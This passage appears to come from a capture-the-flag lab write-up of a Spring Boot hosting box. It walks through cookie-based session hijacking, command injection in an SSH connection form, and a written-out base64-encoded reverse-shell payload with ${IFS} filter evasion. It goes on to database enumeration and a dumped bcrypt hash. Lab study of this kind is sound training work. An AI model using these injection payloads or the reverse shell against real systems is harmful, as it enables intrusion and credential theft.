
Swap the cookie in devtools storage, reload /admin, and the Admin Dashboard loads as K. Anderson. Session hijack with zero cracking. HackTricks' Spring actuator page was the reference here.
4. Cozy Scanner: the bash error that gave up its command
The dashboard has a Connection settings form, Hostname and Username, for something called Cozy Scanner. The banner explains the scanner connects over SSH with a private key in the host's authorized_keys.
Submitting an unresolvable hostname makes the app print the raw SSH error back into the page:

That means the server runs the ssh command through a shell and echoes stderr into the error banner. Injecting kanderson;ls shows nothing, and for a precise reason: the ls executes, its stdout goes nowhere, and only ssh's stderr reaches the banner.
Then kanderson;;ls breaks the script and bash hands over everything:

The whole picture in one error: the injection point is the Username field, the backend is /bin/bash -c "ssh -o ConnectTimeout=1 <USER>@<HOST>", and the earlier silent ;ls worked after all. A reflect-readback payload would be $(ls | base64 -w0): the substitution output lands inside ssh's argument and comes back in the resolution error.
5. Shell as app

For the shell I used a public exploit that chains the two findings: it pulls the live JSESSIONID from /actuator/sessions and fires the injection into the Username field.
Using Payload : ";echo${IFS}"YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMDQvMzEgMD4mMQo="${IFS}|${IFS}base64${IFS}-d${IFS}|${IFS}bash;"The base64 decodes to bash -i &> /dev/tcp/10.10.14.204/31 0>&1, and the ${IFS} substitutions dodge the space filter. penelope catches the connection and upgrades it to a PTY through /usr/bin/python3.
6. Jar, database, hashes

linpeas, transferred over port 1212 because the target refused port 80, points at two things: an unexpected /app directory at filesystem root, and JVM perf data confirming the Java process runs as uid 1001.


/app holds one file: a 60 MB cloudhosting-0.0.1.jar, owned by root but world-readable.

Extracting it in place fails with permission denied, because /app is root-owned and app cannot write there. The jar itself reads fine, so /tmp it is.


The manifest pins the stack: htb.cloudhosting.CozyHostingApp, Spring Boot 3.0.2, Java 17.
And the config explains the entire entry chain in one file:

The developer deliberately exposed sessions and env. The session hijack door was a one-line config decision.
The credential works from kali over the network, not just locally. The Postgres reference I followed is on EnterpriseDB's tutorial and HackTricks' PostgreSQL page.

Enumeration shows the expected four databases, postgres as superuser, and everything in the public schema. A Medium guide to Postgres pentesting supplied the command sweep.

The users table is the payload: two bcrypt hashes.
 kanderson | $2a$10$E/Vcd9ecflmPudWeLSEIv.cvK6QjxjWLWXpij1NVNV3Mm6eH58zim | User
